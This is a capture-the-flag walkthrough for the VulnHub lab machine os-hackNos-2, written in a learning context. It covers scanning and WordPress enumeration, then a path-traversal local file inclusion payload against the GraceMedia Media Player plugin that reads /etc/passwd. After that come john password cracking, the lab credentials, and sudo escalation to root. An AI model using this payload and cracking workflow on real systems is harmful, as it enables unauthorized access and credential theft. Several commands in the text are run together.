In this article, we will learn to solve a Capture the Flag challenge which was posted on VulnHub by Rahul Gehlaut. According to the information given in the description by the author of the challenge, this CTF is a medium-level boot-to-root challenge in which you need to capture two flags. The first flag needs to be captured as a user and the second flag needs to be captured as a root user.
Os-hackNos-2 Walkthrough Vulnhub CTF
os-hackNos-2 Download here os-hacknos-2 Walkthrough
Network Scanning
I’m starting with the netdiscover tool to find the IP address of the remote machine:
netdiscover
Now let’s see the services running on the remote machine with the help of the Nmap tool by performing an aggressive scan on all the ports of the remote machine
nmap -A 192.168.1.20
we see the target system two-port is open 22,80 Now enumerate the machine port
Enumeration
dirb is kali Linux tool for enumerating and Bruteforce web directory
dirb http://192.168.1.20
After enumerating the directory we see the target many web directory now I am open the tsweb directory our browser
http://192.168.1.20/tsweb
and we found the target system WordPress blog now enumerate the WordPress with most-powerful tool wpscan I use (-e ap for finding all plugin)
wpscan --url http://192.168.1.20/tsweb -e ap

And we see all plugin target system and found a vulnerable gracemedia player 1.0 plugin and I search the exploit exploit-db and found a local file inclusion

CTF – Local File Inclusion POC:
wordpress/wp-content/plugins/gracemedia-media-player/templates/files/ajax_controller.php?ajaxAction=getIds&cfg=../../../../../../../../../../etc/passwd
Local file Inclusion Test our target WordPress web site. I see the user flag and password but the password is encrypted md5 crypt
http://192.168.1.20/tsweb/wp-content/plugins/gracemedia-media-player/templates/files/ajax_controller.php?ajaxAction=getIds&cfg=../../../../../../../../../../etc/passwd
our next step is password cracking with powerful kali Linux tool john password hash crack toll I Bruteforce the hashes with a wordlist rockyou.txt and format md5crypt
john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long hash–show command to show crack hashes
john --show --format=md5crypt-long hash
Login with flag user
And we have a target machine username and password I try The Login ssh connection with flag Credentials
- username: flag
- password: topsecret
ssh [email protected]
And I login Succesful login with ssh connection but flag user shell is (-rbash is The Restricted Shell is a Linux Shell that restrict some of the features of the bash shell,)
After some time I found a backups password with encrypted md5-formate
cat /var/backups/passbkp/md5-hash
Cracking password with John
Again cracking backup hashes with john hash cracker
john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt rohitjohn --show --format=md5crypt rohit
After one-two minute hashes are cracked we have seen the passwd file, two users,
The entry rohit and flag I change the user with su switch user command
Switch user flag to rohit
- username: rohit
- password: !%hack41
su rohitcd /homecd /rohit
and got our first user flag rohit directory see he flag file with cat command
cat user.txt
After login with user rohit, I changing the user rohit to root with (sudo su command )mean superuser do
sudo suidcd /root

and I got Final root Flag
cat root.txt
Author: Rahul Gehlaut more Articles here